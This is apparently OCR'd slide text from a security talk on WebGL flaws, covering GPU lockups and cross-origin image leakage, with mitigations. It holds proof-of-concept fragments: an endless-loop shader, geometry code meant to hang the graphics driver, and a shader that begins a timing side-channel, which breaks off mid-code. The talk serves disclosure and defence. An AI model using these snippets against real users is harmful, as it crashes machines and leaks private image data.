
U… …activity. Suggested s…

- Splitting up draw calls with large numbers of elements into smaller draw calls.
- Timing individual draw calls and forbidding further rendering from a page if a certain timeout is exceeded.
- Using any watchdog facilities available at the user level, graphics API level, or operating system level to limit the duration of draw calls.
- Separating the graphics rendering of the user agent into a distinct operating system process which can be terminated and restarted without losing application state.


The supporting infrastructure at the OS and graphics API layer is expected to improve over time, which is why the exact nature of these safeguards is not specified.

The supporting infrastructure at the OS and graphics API layer is expected to improve over time, which is why the exact nature of these safeguards is not specified.


Modern OS Graphics Stack




Modern OS Graphics Stack




Modern OS Graphics Stack




Modern OS Graphics Stack




Modern OS Graphics Stack





Denial of Service



```
A problem has been detected and Windows has been shut down to prevent damage
to your computer.

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to be sure you have adequate disk space. If a driver is
identified in the Stop message, disable the driver or check
with the manufacturer for driver updates. Try changing video
adapters.

Check with your hardware vendor for any BIOS updates. Disable
BIOS memory options such as caching or shadowing. If you need
to use Safe Mode to remove or disable components, restart your
computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x0000007E (0xC0000005,0x805326F7,0xFAFB3794,0xFAFB3490)


Beginning dump of physical memory
Physical memory dump complete.
Contact your system administrator or technical support group for further
assistance.
```

OS Comparison

Operating System	Response
Windows XP	Causes a bugcheck (Blue Screen of Death)
Windows Vista/7	Graphics card is automatically reset, doesn't crash the machine
Linux	The graphics driver handles the lockup and resets the device
Mac OSX	Desktop freezes making it impossible to use the GUI

How About a Shader?

```
void main(void)
{
	for(;;)
	{
		// Spin till its all over!
	}
}
```

Lots of Geometry Then

```
var numQuads = 100000;
var indexBuf = new ArrayBuffer(numQuads * 6);
var indices = new Uint8Array(indexBuf);
for (var ii = 0; ii < numQuads; ++ii) {
  var offset = ii * 6;
  indices[offset + 0] = 0;
  indices[offset + 1] = 1;
  indices[offset + 2] = 2;
  indices[offset + 3] = 3;
  indices[offset + 4] = 4;
  indices[offset + 5] = 5;
}
var indexBuffer = gl.createBuffer();
gl.bindBuffer(gl.ELEMENT_ARRAY_BUFFER, indexBuffer);
gl.bufferData(gl.ELEMENT_ARRAY_BUFFER, indices,
              gl.STATIC_DRAW);
```

Demo

What can be done to fix it?

- Wait for better graphics cards with pre-emptable drawing (could be waiting a while).
- GL_ARB_robustness extension adds something.
- Not using an immediate mode style API

GL_ARB_robustness?

- JP Rosevear who works for Mozilla had this to say on the use of GL_ARB_robustness when trying to claim there was no problems.

GL_ARB_robustness?

- JP Rosevear who works for Mozilla had this to say on the use of GL_ARB_robustness when trying to claim there was no problems.

"The Khronos WebGL working group has been aware of this type of issue for some time and has discussed it openly. Shader validation can help somewhat, as can GL_ARB_robustness, but the forthcoming GL_ARB_robustness_2 extension will help even more."


http://blog.jprosevear.org/2011/05/13/webgl-security/

glvertex3f

Information Disclosure

Cross-Origin Images

Images on the Web



About 1,730 results (0.10 seconds)

Canvas Changes Everything


context INFORMATION SECURITY LTD

```
var ctx = canvas.getContext("2d");

var img = new Image();
img.onload = function() {
    ctx.drawImage(img, 0, 0);

    // Get image data
    ctx.getImageData(0, 0, 100, 100);
}
img.src = 'localimage.png';
```

Canvas Changes Everything

```
var ctx = canvas.getContext("2d");

var img = new Image();
img.onload = function() {
    ctx.drawImage(img, 0, 0);

    // Will throw a DOM security exception
    ctx.getImageData(0, 0, 100, 100);
}
img.src = ‘http://somewhere.com/image.png';
```

Cross-Origin Textures


three.js - flickrgl gallery - Mozilla Firefox
File Edit View History Bookmarks Tools Help
three.js - flickrgl gallery
http://www.plattsoft.com/webgl/flickrgl/index.php?username=david domingo
webgl + photo viewer
15 FPS (0-15)
three.js - FlickrGL Gallery by Jordi Ros
David Domingo`s Flickr!
Crisopa live + Cyteck visuals + Ametsub live (Barcelona, may2011)


Bad Shader

```
uniform sampler2D uTex;
uniform vec2 vCoord;

void main(void) {
   vec4 col = texture2D(uTex, vCoord);
   float x = 1000.0*(col.r+col.g+col.b)/3.0;
   // Exit loop early depending on pixel
